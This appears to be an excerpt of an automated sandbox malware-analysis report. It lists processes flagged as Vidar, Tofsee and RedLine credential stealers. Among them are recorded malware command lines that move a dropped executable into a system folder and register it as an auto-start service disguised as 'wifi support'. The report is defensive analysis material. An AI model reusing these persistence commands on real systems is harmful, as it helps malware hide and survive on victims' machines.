Imagebase:	0x400000
File size:	323072 bytes
MD5 hash:	E65722B6D04BD927BCBF5545A8C45785
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000019.00000002.391758974.0000000000613000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000019.00000002.391758974.0000000000613000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: 85ED.exe PID: 5332 Parent PID: 3352

General

Start time:	01:51:03
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\85ED.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\85ED.exe
Imagebase:	0x400000
File size:	319488 bytes
MD5 hash:	AE68C579B04E099661F2647392413398
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001A.00000002.436599794.0000000000640000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001A.00000003.396578240.0000000000660000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001A.00000002.436435976.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: 8DFC.exe PID: 856 Parent PID: 3352

General

Start time:	01:51:05
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\8DFC.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\8DFC.exe
Imagebase:	0x8d0000
File size:	537088 bytes
MD5 hash:	D7DF01D8158BFADDC8BA48390E52F355
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000001B.00000002.439913258.0000000003DD1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 46%, Metadefender, Browse • Detection: 89%, ReversingLabs

Analysis Process: dllhost.exe PID: 5116 Parent PID: 744

General

Start time:	01:51:08
Start date:	14/01/2022
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
Imagebase:	0x7ff6ccee0000
File size:	20888 bytes
MD5 hash:	2528137C6745C4EADD87817A1909677E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: dllhost.exe PID: 2352 Parent PID: 744

General

Start time:	01:51:10
Start date:	14/01/2022
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
Imagebase:	0x7ff6ccee0000

File size:	20888 bytes
MD5 hash:	2528137C6745C4EADD87817A1909677E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2532 Parent PID: 5332

General

Start time:	01:51:11
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\rdxbevsp\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5104 Parent PID: 2532

General

Start time:	01:51:11
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 3424 Parent PID: 5332

General

Start time:	01:51:13
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\exmrkmjs.exe" C:\Windows\SysWOW64\rdxbevsp\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5028 Parent PID: 3424

General

Start time:	01:51:14
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 4404 Parent PID: 2804

General

Start time:	01:51:14
Start date:	14/01/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff6b06c0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: 8DFC.exe PID: 5868 Parent PID: 856

General

Start time:	01:51:14
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\8DFC.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\8DFC.exe
Imagebase:	0xf40000
File size:	537088 bytes
MD5 hash:	D7DF01D8158BFADDC8BA48390E52F355
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000028.00000000.434050190.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000028.00000000.433322362.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000028.00000000.432692985.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000028.00000000.434564160.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 4060 Parent PID: 4404

General

Start time:	01:51:14
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 6528 Parent PID: 5332

General

Start time:	01:51:18
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" create rdxbevsp binPath= "C:\Windows\SysWOW64\rdxbevsp\exmrkmjs.exe /d\"C:\Users\user\AppData\Local\Temp\85ED.exe\"" type= own start= auto DisplayName= "wifi support
Imagebase:	0x3f0000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5340 Parent PID: 6528

General

Start time:	01:51:19
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis